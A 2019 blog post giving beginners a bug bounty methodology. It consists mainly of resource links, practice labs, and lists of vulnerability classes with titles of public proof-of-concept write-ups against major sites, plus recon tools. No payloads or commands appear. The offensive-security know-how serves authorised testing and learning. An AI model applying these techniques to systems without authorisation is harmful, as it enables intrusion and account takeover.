Sanyam Chawla

Follow 1.3K Followers About

Bug Bounty Methodology (TTP- Tactics, Techniques, and Procedures) V 2.0

Sanyam Chawla Oct 5, 2019 · 30 min read

Hello Folks, I am Sanyam Chawla (@infosecsanyam) I hope you are doing hunting very well

TL: DR

This is the second write-up for bug Bounty Methodology (TTP). Here is my first write up about the Bug Hunting Methodology Read it if you missed. I am very glad you liked that blog too much :). Most of the peoples are trying to find the right path to start in bug bounty, normal questions are how to find bugs on the targets and where I can start with the hunting. For this reason, I have planned to make one more write-up of bug bounty topic in contributing to the infosec community

What's new in this blog? This is the blog that I mainly focus on Tactics, Techniques, and Procedures to hunt in bug bounty. This write-up is purely for newcomers to the bug bounty community **(noobs to leets).** This blog is cover in 3 parts where I will break down things to be as easy as possible. The **first part** gives an idea to clear concepts in a basic programming language, networking concepts, reconnaissance. The **second part** gives an idea about common vulnerabilities, proof of concepts, Bug bounty tips, Tools, Techniques, tutorials for self-study. The **third Part** gives ideas step by step to report your

all about getting started in Bug Bounty.

If you are an infosec beginner or a “bounty curious” leet hacker. This is the post for you!

So let’s start hunting without wasting time !! Hope you will learn something new after reading this blog

What is Bug Bounty?

A bug bounty program also called a (VRP), is a crowdsourcing initiative that rewards individuals for discovering and reporting software bugs.

To define Bug Bounty in a simple line “**Bug Bounty is a reward paid to an Ethical Hacker for identifying and disclosing a potential security bug found in a participant’s Web, Mobile, and Infrastructure.**”

Part — 1 — Learn Basic Concepts

This part is focusing on beginners to share the right path before going to a bug bounty. This phase is for those who have already tried in bug hunting but failed for some reason

Let's get some idea about programming language !!

> *Learn to write the code then you can easily break it*

Below are some programming language blogs which is suggesting to get the basics understanding of these languages.

HTML:

- https://www.w3schools.com/html/
- https://www.codecademy.com/learn/learn-html
- https://learn.shayhowe.com/advanced-html-css/
- https://htmldog.com/guides/html/advanced/

JavaScript:

- https://www.youtube.com/watch?v=PkZNo7MFNFg
- https://www.codecademy.com/learn/introduction-to-javascript
- https://learnjavascript.today/
- https://www.thebalancecareers.com/learn-javascript-online-2071405

PHP:

- https://www.w3schools.com/php/
- https://stackify.com/learn-php-tutorials/
- https://www.codecademy.com/learn/learn-php
- https://www.guru99.com/php-tutorials.html
- https://www.codecademy.com/learn/paths/web-development

Java:

- https://www.codecademy.com/learn/learn-java

- https://www.youtube.com/watch?v=grEKMHGYyns

SQL(Structured Query Language):

- https://www.youtube.com/watch?v=HXV3zeQKqGY
- https://www.w3schools.com/sql/
- https://www.codecademy.com/learn/learn-sql
- http://www.sqlcourse.com/

Resources to Learn Basics

What is HTTP?

- Resources to learn basics : https://docs.google.com/document/d/101EsKlu41ICdeE7mEv189SS8wMtcdXfRtua0ClYjP1M/
- https://www.hacker101.com/sessions/web_in_depth
- https://www.w3schools.com/whatis/whatis_http.asp
- https://www.tutorialspoint.com/http/http_status_codes.htm
- https://www.tutorialspoint.com/http/http_url_encoding.htm
- https://www.tutorialspoint.com/http/http_requests.htm
- https://www.tutorialspoint.com/http/http_responses.htm

What is Web?

- http://www.cs.kent.edu/~svirdi/Ebook/wdp/ch01.pdf
- https://www.tutorialspoint.com/web_developers_guide/web_basic_concepts.htm
- https://developers.google.com/web/fundamentals/security/
- http://www.alphadevx.com/a/7-The-Basics-of-Web-Technologies

There are some blogs which is covered concepts in networking:


- https://commotionwireless.net/docs/cck/networking/learn-networking-basics/
- https://commotionwireless.net/docs/cck/networking/learn-networking-basics/
- https://www.slideshare.net/variwalia/basic-to-advanced-networking-tutorials
- https://www.cisco.com/c/en/us/solutions/small-business/resource-center/networking/networking-basics.html
- http://www.penguintutor.com/linux/basic-network-reference
- https://www.utilizewindows.com/list-of-common-network-port-numbers/
- https://code.tutsplus.com/tutorials/an-introduction-to-learning-and-using-dns-records–cms-24704


Basics of Linux commands :

- https://www.geeksforgeeks.org/linux-commands/
- https://www-uxsup.csx.cam.ac.uk/pub/doc/suse/suse9.0/userguide-9.0/ch24s04.html
- http://linuxcommand.org/

Feeling Lazy to daily routine the same task?

Let's start to learn some automation language for bug hunting :)





Python

- https://realpython.com/
- https://docs.python.org/3/tutorial/

Golang

- https://tour.golang.org/welcome/1

Bash

- https://www.tutorialspoint.com/unix/shell_scripting.htm
- https://www.learnshell.org/
- https://medium.com/quick-code/top-tutorials-to-learn-shell-scripting-on-linux-platform-c250f375e0e5

Conference notes for automation

- https://pentester.land/conference-notes/2018/07/25/bug-bounty-talks-2017-automation-for-bug-hunters.html

You can learn these above languages for doing some automation tasks and create own tools for work faster and efficient.

After clearing the basic concepts we are going near to bug bounty part but before going I will share some ideas about reconnaissance and information gathering part !!

Reconnaissance & Enumeration (Information Gathering)

The thing you need to remember, In bug bounty programs there is a lot of competition. When you're taking part in a bug bounty program, you're against the thousands of other people who are taking part in the program. For this reason, it's important to think out of box and different thinking

What is Recon?

The important part is the recon comes first in order to determine the target(s) which normally consist of company and partner names, employee names, identification of technology vendors in use, identification of public IP ranges, primary top-level domains.

What is Enumeration?

Enumeration is defined as the process of extracting user names, machine names, network resources, shares and services from a system. In this phase, the attacker creates an active connection to the system and performs directed queries to gain more information about the target.

The following recon map I found on twitter which is very interesting, Use it wise.

Below are some tips for rights enumeration:-

- Do Active and Passive Reconnaissance
- Use Google dorks and other open-source tools for recon part like Shodan, Censys, etc
- It all depend on you, how much you spent your time to gather information for a particular target.
- This is best tools list for recon : https://bugbountyforum.com/tools/recon/ you can go through and use the tools for your approach.

reporting-635073cddcf2

After learning some basic idea about programming, networking, recon concepts lets move to the Hunting part

Part #2 — Vulnerabilities / POC / Tools / Bugbounty Tips

This part is basically for learning about web application vulnerabilities tools techniques and procedures (POC — Vulnerabilities)

Books for reading about Bug Hunting Vulnerabilities

Below are some books for Web application penetration testing methodology and hunting the web. Through this, you learn the basics and essentials of penetration testing and bug hunting.

Web Security books

- ***The Web Application Hacker's Handbook***
- ***OWASP Testing Guide Highly suggested by Bugcrowd's Jason Haddix***
- ***Penetration Testing***
- Modern Web Penetration Testing
- Hackers Underground Handbook Secure
- Web hacking 101
- ***The Hacker Playbook 2: Practical Guide to Penetration Testing***
- ***The Tangled Web: A Guide to Securing Web Applications***
- ***Jhaddix Bug Hunting Methodology***
- ***The Hacker Playbook-3***
- ***Ethical Hacking and Penetration Guide***
- ***Web Penetration Testing with Kali Linux***

- **iOS Application Security**
- **Owasp Mobile AppSec**

Now at this point i'll say You have done Good enough research

Practice makes Perfect!

Below are the some vulnerable machines and website for hands on before going to hunt on live websites.

- ***BWAPP***
- ***Webgoat***
- ***Rootme***
- ***OWASP Juicy Shop***
- ***Hacker101***
- ***Hacksplaining***
- ***Penetration Testing Practice Labs***
- ***Damn Vulnerable iOS App (DVIA)***
- ***Mutillidae***
- ***Trytohack***
- ***HackTheBox***
- ***SQL Injection Practice***
- **OvertheWire wargames** http://overthewire.org/wargames/
- **Pwnable.tw** https://pwnable.tw/

- **Hack.Me** https://hack.me/

After spending a good time to practice and learn on vulnerable machines and websites now we can jump into Bug bounty programs to test in real-life environments.

Following “10 rules of Bug Bounty”

- *Targeting the Bug Bounty Program*
- *How do you Approach the Target ?*
- *Don’t Expect Anything !*
- *Less Knowledge about Vulnerabilities and Testing Methodologies*
- *Surround yourself with Bug Bounty Community to keep yourself Updated*
- *AUTOMATION*
- *GET BOUNTY or GET EXPERIENCE*
- *FIND THE “BUG” or FIND A “BUG’S CHAIN”*
- *Read Master Path and Create your own path*
- *RELAX & ENJOY LIFE*

Bug Bounty Platforms :–

- **Bugcrowd** https://www.bugcrowd.com/
- **Hackerone** https://www.hackerone.com/
- **Synack** https://www.synack.com/
- **Japan Bug bounty Program** https://bugbounty.jp/
- **Cobalt** https://cobalt.io/

- **BountyFactory** https://bountyfactory.io
- **Bug Bounty Programs** https://www.bugcrowd.com/bug-bounty-list/
- **AntiHack** https://www.antihack.me/

After doing reconnaissance and information gathering of particular target Now time to do hunt some common vulnerabilities which you will give priority to finding out when you doing bug hunting:-

Cross-Site Scripting (XSS)

XSS enables attackers to inject client-side scripts into web pages to get user information.

References:

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://portswigger.net/web-security/cross-site-scripting
- https://excess-xss.com/

Cross Site Scripting Tutorial & Pratical

- https://excess-xss.com/
- https://hackertarget.com/xss-tutorial/
- https://xss-game.appspot.com/
- http://leettime.net/xsslab1/chalg1.php
- https://hack.me/t/XSS
- https://xss-quiz.int21h.jp/
- https://steve.fi/Security/XSS/Tutorial/

Some POCs:

- AirBnb Bug Bounty: Turning Self-XSS into Good-XSS #2 by geekboy
- Best Google XSS again — by Krzysztof Kotowicz
- Youtube XSS by fransrosen
- Uber Self XSS to Global XSS
- How I found a $5,000 Google Maps XSS (by fiddling with Protobuf) by Marin MoulinierFollow
- Airbnb — When Bypassing JSON Encoding, XSS Filter, WAF, CSP, and Auditor turns into Eight Vulnerabilities by Brett
- XSSI, Client Side Brute Force
- postMessage XSS Bypass
- XSS in Uber via Cookie by zhchbin
- Stealing contact form data on www.hackerone.com using Marketo Forms XSS with postMessage frame-jumping and jQuery-JSONP by frans
- XSS due to improper regex in third party js Uber 7k XSS
- XSS in TinyMCE 2.4.0 by Jelmer de Hen
- Pass uncoded URL in IE11 to cause XSS
- Twitter XSS by stopping redirection and javascript scheme by Sergey Bobrov
- Microsoft XSS and Twitter XSS
- Google Japan Book XSS
- Flash XSS mega nz — by frans

- Years ago Google xss
- xss in google by IE weird behavior
- xss in Yahoo Fantasy Sport
- xss in Yahoo Mail Again, worth $10000 by Klikki Oy
- Sleeping XSS in Google by securityguard
- Decoding a .htpasswd to earn a payload of money by securityguard
- Google Account Takeover
- Sleeping stored Google XSS Awakens a $5000 Bounty by Patrik Fehrenbach
- RPO that lead to information leakage in Google by filedescriptor
- God-like XSS, Log-in, Log-out, Log-in in Uber by Jack Whitton
- Three Stored XSS in Facebook by Nirgoldshlager
- Using a Braun Shaver to Bypass XSS Audit and WAF by Frans Rosen
- An XSS on Facebook via PNGs & Wonky Content Types by Jack Whitton
- Stored XSS in *.ebay.com by Jack Whitton
- Complicated, Best Report of Google XSS by Ramzes
- Tricky Html Injection and Possible XSS in sms-be-vip.twitter.com by secgeek
- Command Injection in Google Console by Venkat S
- Facebook's Moves — OAuth XSS by PAULOS YIBELO
- Stored XSS in Google Docs (Bug Bounty) by Harry M Gertos
- Stored XSS on developer.uber.com via admin account compromise in Uber by James Kettle (albinowax)

- IE & Edge URL parsin Problem — by detectify
- Google XSS subdomain Clickjacking

SQL Injection :

SQL injection is a kind of injection vulnerability in which the attacker tries to inject arbitrary pieces of malicious data(Code) into the input fields to get data from database.

References :

- https://www.owasp.org/index.php/SQL_Injection
- https://portswigger.net/web-security/sql-injection
- https://www.imperva.com/learn/application-security/sql-injection-sqli/
- https://www.w3schools.com/sql/sql_injection.asp
- https://www.exploit-db.com/
- https://www.hackingarticles.in/
- http://securityidiots.com/
- http://breakthesecurity.cysecurity.org/
- http://lastc0de.blogspot.com/2013/07/tutorial-sql-injection-manual.html

Sql Injection Practice Lab

- http://leettime.net/sqlninja.com/
- http://hack.me/
- http://www.sqlinjection.net/
- https://sqlzoo.net/

Some POC:

- SQL Injection Vulnerability nutanix by Muhammad Khizer Javed
- Yahoo — Root Access SQL Injection — tw.yahoo.com by Brett Buerhaus
- Multiple vulnerabilities in a WordPress plugin at drive.uber.com by Abood Nour (syndr0me)
- GitHub Enterprise SQL Injection by Orange
- SQL injection in WordPress Plugin Huge IT Video Gallery in Uber by glc
- SQL Injection on sctrack.email.uber.com.cn by Orange Tsai

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated.

References:

- https://www.imperva.com/learn/application-security/csrf-cross-site-request-forgery/?utm_campaign=Incapsula-moved
- https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)
- https://www.netsparker.com/blog/web-security/csrf-cross-site-request-forgery/

Some POC

- CSRF Account Takeover famebit by Hassan Khan
- Hacking PayPal Accounts with one click (Patched) by Yasser Ali
- Add tweet to collection CSRF by vijay kumar
- Facebookmarketingdevelopers.com: Proxies, CSRF Quandry and API Fun by phwd
- How i Hacked your Beats account ? Apple Bug Bounty by @aaditya_purani

- CSRF Account Takeover by Vulnerables
- Uber CSRF Account Takeover by Ron Chan
- Messenger.com CSRF that show you the steps when you check for CSRF by Jack Whitton

Remote Code Execution (RCE)

In RCE an attacker's able to execute arbitrary commands or code on a target machine or in a target Machine.

References

- https://www.netsparker.com/blog/web-security/remote-code-evaluation-execution/
- https://en.wikipedia.org/wiki/Arbitrary_code_execution

Some POC

- JDWP Remote Code Execution in PayPal by Milan A Solanki
- XXE in OpenID: one bug to rule them all, or how I found a Remote Code Execution flaw affecting Facebook's servers by Reginaldo Silv
- How we broke PHP, hacked Pornhub and earned $20,000 by Ruslan Habalov
- *Alert*, God-like Write-up, make sure you know what is ROP before clicking, which I don't =(
- RCE deal to tricky file upload by secgeek
- WordPress SOME bug in plupload.flash.swf leading to RCE in Automatic by Cure53 (cure53)
- Read-Only user can execute arbitraty shell commands on AirOS by 93c08539 (93c08539)

- Popping a shell on the Oculus developer portal by Bitquark
- Crazy! PornHub RCE AGAIN!!! How I hacked Pornhub for fun and profit — 10,000$ by 5haked
- PayPal Node.js code injection (RCE) by Michael Stepankin
- eBay PHP Parameter Injection lead to RCE
- Yahoo Acqusition RCE
- Command Injection Vulnerability in Hostinger by @alberto__segura
- RCE in Airbnb by Ruby Injection by buerRCE
- RCE in Imgur by Command Line
- RCE in git.imgur.com by abusing out dated software by Orange Tsai
- RCE in Disclosure
- Remote Code Execution by struct2 Yahoo Server
- Command Injection in Yahoo Acquisition
- Paypal RCE
- $50k RCE in JetBrains IDE
- $20k RCE in Jenkin Instance by @nahamsec
- How I Hacked Facebook, and Found Someone's Backdoor Script by Orange Tsai
- How I Chained 4 vulnerabilities on GitHub Enterprise, From SSRF Execution Chain to RCE! by Orange Tsai
- uber.com may RCE by Flask Jinja2 Template Injection by Orange Tsai
- Yahoo Bug Bounty — *.login.yahoo.com Remote Code Execution by Orange Tsai (in Chinese)

- Exploting ImageMagick to get RCE on HackerOne by c666a323be94d57
- Trello bug bounty: Access server's files using ImageTragick by Florian Courtial
- 40k fb rce
- Yahoo Bleed 1
- Yahoo Bleed 2

Insecure Direct Object Reference (IDOR)

*In IDOR an application provides **direct** access to **objects** based on the user-supplied input. As a result of this vulnerability, attackers can bypass authorization and access resources in the system directly.*

> **References to read:**

- https://www.bugcrowd.com/blog/how-to-find-idor-insecure-direct-object-reference-vulnerabilities-for-large-bounty-rewards/
- https://www.owasp.org/index.php/Testing_for_Insecure_Direct_Object_References_(OTG-AUTHZ-004)
- https://www.secjuice.com/idor-insecure-direct-object-reference-definition/

> **Some POCs:**

- Trello bug bounty: Payments informations are sent to the webhook when a team changes its visibility by Florian Courtial
- Change any user's password in Uber by mongo
- DOB disclosed using "Facebook Graph API Reverse Engineering" by Raja Sekar Durairaj
- Change the description of a video without publish_actions permission in Facebook by phwd

- Leak of all project names and all user names , even across applications on Harvest by Edgar Boda-Majer (eboda)
- Changing paymentProfileUuid when booking a trip allows free rides at Uber by Matthew Temmy (temmyscript)
- View private tweet
- Uber Enum UUID
- Hacking Facebook's Legacy API, Part 1: Making Calls on Behalf of Any User by Stephen Sclafani
- Hacking Facebook's Legacy API, Part 2: Stealing User Sessions by Stephen Sclafani
- Delete FB Video
- Delete FB Video
- Facebook Page Takeover by Manipulating the Parameter by arunsureshkumar
- Viewing private Airbnb Messages
- IDOR tweet as any user by kedrisec
- Classic IDOR endpoints in Twitter
- Mass Assignment, Response to Request Injection, Admin Escalation by sean
- Trello bug bounty: The websocket receives data when a public company creates a team visible board by Florian Courtial
- Vulnerability in Youtube allowed moving comments from any video to another by secgeek
- It's *Google* Vulnerability, so it's worth reading, as generally it is more difficult to find Google vulnerability
- Twitter Vulnerability Could Credit Cards from Any Twitter Account by secgeek

- Microsoft-careers.com Remote Password Reset by Yaaser Ali
- How I could change your eBay password by Yaaser Ali
- Duo Security Researchers Uncover Bypass of PayPal's Two-Factor Authentication by Duo Labs
- Hacking Facebook.com/thanks Posting on behalf of your friends! by Anand Prakash
- How I got access to millions of [redacted] accounts
- All Vimeo Private videos disclosure via Authorization Bypass with Excellent Technical Description by Enguerran Gillier (opnsec)
- Urgent: attacker can access every data source on Bime by Jobert Abma (jobert)
- Downloading password protected / restricted videos on Vimeo by Gazza (gazza)
- Get organization info base on uuid in Uber by Severus (severus)
- How I Exposed your Primary Facebook Email Address (Bug worth $4500) by Roy Castillo

Unrestricted File Upload

As in name unrestricted file upload allows user to upload malicious file to a system to further exploit to for Code execution

References

- https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/unrestricted-file-upload/
- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://www.hackingarticles.in/5-ways-file-upload-vulnerability-exploitation/

Some POCs:

- RCE dealt to tricky file upload by sec-geek

- File Upload XSS in image uploading of App in mopub in Twitter by vijay kumar (vijay_kumar1110)

- Unrestricted File Upload to RCE by Muhammad Khizer Javed

XML External Entity Attack (XXE)

XXE is an attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser.

> **References**

- https://portswigger.net/web-security/xxe

- https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet

- https://phonexicum.github.io/infosec/xxe.html

> **Some POCs:**

- How we got read access on Google's production servers by detectify

- Blind OOB XXE At UBER 26+ Domains Hacked by Raghav Bisht

- XXE through SAML

- XXE in Uber to read local files

- XXE by SVG in community.lithium.com

Local File Inclusion (LFI)

The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a "dynamic file inclusion" mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation.

- https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion
- https://www.netsparker.com/blog/web-security/local-file-inclusion-vulnerability/
- https://medium.com/@Aptive/local-file-inclusion-lfi-web-application-penetration-testing-cc9dc8dd3601

> **Some POCs:**

- SSRF to LFI
- Disclosure Local File Inclusion by Symlink
- Facebook Symlink Local File Inclusion
- Gitlab Symlink Local File Inclusion
- Gitlab Symlink Local File Inclusion Part II
- Multiple Company LFI
- LFI by video conversion, excited about this trick!

Subdomain Takeover

A process of registering a non-existing domain name to gain control over another domain.

> **References**

- https://blog.securitybreached.org/2017/10/11/what-is-subdomain-takeover-vulnerability/
- https://0xpatrik.com/subdomain-takeover-basics/
- https://github.com/EdOverflow/can-i-take-over-xyz

> **Some POCs:**

- Hijacking tons of Instapage expired users Domains & Subdomains by geekboy

- Subdomain takeover and chain it to perform authentication bypass by Arne Swinnen
- UBER Wildcard Subdomain Takeover by Muhammad Khizer Javed
- Lamborghini Subdomain Takeover Through Expired Cloudfront Distribution by Muhammad Khizer Javed
- Subdomain Takeover via Unsecured S3 Bucket Connected to the Website by Muhammad khizer Javed

Server-Side Request Forgery (SSRF)

By SSRF the attacker can abuse functionality on the server to read or update internal resources.

References:

- https://medium.com/@madrobot/ssrf-server-side-request-forgery-types-and-ways-to-exploit-it-part-1-29d034c27978
- https://www.owasp.org/index.php/Server_Side_Request_Forgery
- https://www.netsparker.com/blog/web-security/server-side-request-forgery-vulnerability-ssrf/
- https://blog.detectify.com/2019/01/10/what-is-server-side-request-forgery-ssrf/

Some POCs:

- ESEA Server-Side Request Forgery and Querying AWS Meta Data by Brett Buerhaus
- SSRF to pivot internal network
- SSRF to LFI
- SSRF to query google internal server
- SSRF by using third party Open redirect by Brett BUERHAUS

- XXE at Twitter
- Blog post: Cracking the Lens: Targeting HTTP's Hidden Attack-Surface

Deserialization

Insecure Deserialization is one of the owasp top 10 that allows attackers to transfer a payload using serialized objects.This happens when integrity checks are not in place and deserialized data is not sanitized or validated

> **POC**

- Java Deserialization in manager.paypal.com by Michael Stepankin
- Instagram's Million Dollar Bug by Wesley Wineberg
- (Ruby Cookie Deserialization RCE on facebooksearch.algolia.com by Michiel Prins (michiel)
- Java deserialization by meals

Race Condition

- Race conditions on Facebook, DigitalOcean and others (fixed) by Josip Franjković
- Race Conditions in Popular reports feature in HackerOne by Fábio Pires (shmoo)

Business Logic Flaw

- Facebook simple technical hack to see the timeline by Ashish Padelkar
- How I Could Steal Money from Instagram, Google and Microsoft by Arne Swinnen
- How I could have removed all your Facebook notes
- Facebook — bypass ads account's roles vulnerability 2015 by POUYA DARABI
- Uber Ride for Free by anand praka
- Uber Eat for Free by

Pynnönen (jouko)

- 2FA PayPal Bypass by henryhoggard
- SAML Bug in Github worth 15000
- Authentication bypass on Airbnb via OAuth tokens theft
- Uber Login CSRF + Open Redirect -> Account Takeover at Uber
- [http://c0rni3sm.blogspot.hk/2017/08/accidentally-typo-to-bypass.html?m=1] (Administrative Panel Access) by c0rni3sm
- Uber Bug Bounty: Gaining Access To An Internal Chat System by mishre
- S by stopping redirection and javascript scheme by Sergey Bobro

Brute Force

- Web Authentication Endpoint Credentials Brute-Force Vulnerability by Arne Swinnen
- InstaBrute: Two Ways to Brute-force Instagram Account Credentials by Arne Swinnen
- How I Could Compromise 4% (Locked) Instagram Accounts by Arne Swinnen
- Possibility to brute force invite codes in riders.uber.com by r0t
- Brute-Forcing invite codes in partners.uber.com by Efkan Gökbaş (mefkan)
- How I could have hacked all Facebook accounts by Anand Prakash
- Facebook Account Take Over by using SMS verification code, not accessible by now, may get update from author later by Arun Sureshkumar

HTTP Header Injection

- Twitter Overflow Trilogy in Twitter by filedescriptor
- Twitter CRLF by filedescriptor

- $10k Host Header by Ezequiel Pereira

Email Related

- This domain is my domain — G Suite A record vulnerability
- I got emails — G Suite Vulnerability
- How I snooped into your private Slack messages [Slack Bug bounty worth $2,500]
- Reading Uber's Internal Emails [Uber Bug Bounty report worth $10,000]
- Slack Yammer Takeover by using TicketTrick by Inti De Ceukelaire
- How I could have mass uploaded from every Flickr account!

Money Stealing

- Round error issue -> produce money for free in Bitcoin Site by 4lemon

CSS Injection :

- https://portswigger.net/kb/issues/00501300_css-injection-reflected
- https://www.owasp.org/index.php/Testing_for_CSS_Injection_(OTG-CLIENT-005)
- https://hackerone.com/reports/315865
- https://hackerone.com/reports/386334

EXIF Geolocation Data Not Stripped From Uploaded Images :

- https://gitlab.com/gitlab-org/gitlab-ce/issues/55469

Chaining Bugs :

I will share some of the great write-ups which the researcher exploits with the chaining of vulnerabilities low vulnerability to critical vulnerabilities.

Open Redirection to XSS

- https://medium.com/@SyntaxError4/reflective-xss-and-open-redirect-on-indeed-com-subdomain-b4ab40e40c83

Open Redirection to OAuth Token Stealing

- https://www.arneswinnen.net/2017/06/authentication-bypass-on-airbnb-via-oauth-tokens-theft/ (This is my one of the favorite bug)
- https://medium.com/@protector47/full-account-takeover-via-referrer-header-oauth-token-steal-open-redirect-vulnerability-chaining-324a14a1567
- https://hackerone.com/reports/405100

Self XSS into good XSS:

- https://whitton.io/articles/uber-turning-self-xss-into-good-xss/
- In this report Self xss is become a good XSS with the help of Clickjacking https://medium.com/@arbazhussain/self-xss-to-good-xss-clickjacking-6db43b44777e
- https://www.youtube.com/watch?v=bP6JwcDwEZE
- https://www.geekboy.ninja/blog/airbnb-bug-bounty-turning-self-xss-into-good-xss-2/
- https://www.youtube.com/watch?v=bP6JwcDwEZE
- https://www.geekboy.ninja/blog/airbnb-bug-bounty-turning-self-xss-into-good-xss-2/

LFI to RCE:

- https://medium.com/bugbountywriteup/bugbounty-journey-from-lfi-to-rce-how-a69afe5a0899
- This write up Will give you an Idea for LFI to RCE chaining https://resources.infosecinstitute.com/local-file-inclusion-code-execution/#gref

- https://medium.com/bugbountywriteup/piercing-the-veil-server-side-request-forgery-to-niprnet-access-c358fd5e249a
- http://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html
- https://medium.com/@D0rkerDevil/how-i-convert-ssrf-to-xss-in-a-ssrf-vulnerable-jira-e9f37ad5b158
- https://medium.com/@adeshkolte/how-i-found-xss-via-ssrf-vulnerability-adesh-kolte-873b30a6b89f
- https://s1gnalcha0s.github.io/dspl/2018/03/07/Stored-XSS-and-SSRF-Google.html

SSRF to RCE:

- https://medium.com/@hisham.mir/exploiting-a-single-parameter-6f4ba2acf523
- http://www.kernelpicnic.net/2017/05/29/Pivoting-from-blind-SSRF-to-RCE-with-Hashicorp-Consul.html

SSTI to RCE:

- https://hawkinsecurity.com/2017/12/13/rce-via-spring-engine-ssti/

Others

- Payment Flaw in Yahoo
- https://pentester.land/list-of-bug-bounty-writeups.html?fbclid=IwAR1SiZVRJ-r7cXPn_J6QTELCw7QZaI_ZPM6Sbj0UJBgPpOy9SScxJZ3R0Iw
- Bypassing Google Email Domain Check to Deliver Spam Email on Google's Behalf
- When Server Side Request Forgery combine with Cross Site Scripting
- SAML Pen Test Good Paper
- A list of FB writeup collected by phwd by phwd

- CORS in action
- CORS in Fb messenger
- Web App Methodologies
- XXE Cheatsheet
- The road to hell is paved with SAML Assertions, Microsoft Vulnerability
- Study this if you like to learn Mongo SQL Injection by cirw
- Mongo DB Injection again by websecrify
- w3af speech about modern vulnerability by w3af
- Web cache attack that lead to account takeover
- A talk to teach you how to use SAML Raider
- XSS Checklist when you have no idea how to exploit the bug
- CTF write up, Great for Bug Bounty
- It turns out every site uses jquery mobile with Open Redirect is vulnerable to XSS by sirdarckcat
- Bypass CSP by using google-analytics
- Payment Issue with Paypal
- Browser Exploitation in Chinese
- XSS bypass filter
- Markup Impropose Sanitization
- Breaking XSS mitigations via Script Gadget
- X41 Browser Security White Paper

- Sql Injection Attack
- HTTP Parameter Pollution
- Reflected DOM Injection
- Repudiation Attack
- Resource Injection
- Server-Side Includes (SSI) Injection
- Session fixation
- Session hijacking attack
- Hibernate Query Language Injection
- CRLF
- Direct OS Code Injection
- XML Entity Injection
- Broken Authentication and Session Management
- Cross-Site Scripting (XSS)
- Insecure Direct Object References
- Missing Function Level Access Control
- Tabnabbing
- LDAP injection
- Log Injection
- Path Traversal

- ~~Using Components with Known Vulnerabilities~~
- Unvalidated Redirects and Forwards
- ClickJacking Attacks
- DNS Cache Poisoning
- Symlinking
- Remote Code Execution Attacks
- Remote File inclusion
- Local file inclusion
- Denial oF Service Attack
- Session Prediction
- Setting Manipulation
- Special Element Injection
- SMTP injection
- Traffic flood
- XPATH Injection
- PHPwn
- NAT Pinning
- XSHM

Read tech Vulnerabilities POCs (Proof of Concepts) and write-ups from other hackers

Now that you've have understanding of security vulnerabilities., it's time to start checking out what other hackers are finding in the wild. Luckily the security community

- ***Bug Bounty write-ups and POC***
- ***Awesome Bug Bounty***
- ***SecurityBreached-BugBounty POC***
- ***Facebook Hunting POC***
- ***Bug Hunting Tutorials***
- ***PentesterLand Bug Bounty Writeups***
- ***Hackerone POC Reports***
- ***Bug Bounty POC***
- ***Netsec on Reddit***
- ***Bug Bounty Worl***d

Now Let's get Towards YouTube Channel Links… These Channels are Shared By Hackers where They Upload their Video POC after fixation of issues as per responsible disclosure. Watch this once

- ***JackkTutorials on YouTube***
- ***DEFCON Conference videos on YouTube***
- ***Hak5 on YouTube***
- H***ow To Shot Web — Jason Haddix, 2015***
- ***Bug Bounty Hunting Methodology v2 — Jason Haddix, 2017***
- ***Hunting for Top Bounties — Nicolas Grégoire, 2014***
- ***The Secret life of a Bug Bounty Hunter — Frans Rosén, 2016***
- ***Finding Bugs with Burp Plugins & Bug Bounty 101 — Bugcrowd, 2014***

- ***SecurityIdiots***
- ***BlackHat***
- ***Injector PCA***
- ***DevilKiller***
- ***SulemanMalik***
- ***Penetration Testing in linux***

Any Channel Link Missing? Kindly add it in Comments

Also follow http://h1.nobbd.de/ to b updated with HackerOne Public Bug reports You can learn a lot from them

Open Source Tools list for Bug Hunting

Subdomain Finding Websites :

- https://pentest-tools.com/
- https://virustotal.com/
- https://www.shodan.io/
- https://crt.sh/?q=%25taregt.com
- https://dnsdumpster.com/
- https://censys.io
- http://dnsgoodies.com

Github Open Source tools for Subdomain Finding :-

- https://bitbucket.org/LaNMaSteR53/recon-ng
- https://github.com/michenriksen/aquatone

- https://github.com/Cleveridge/cleveridge-subdomain-scanner

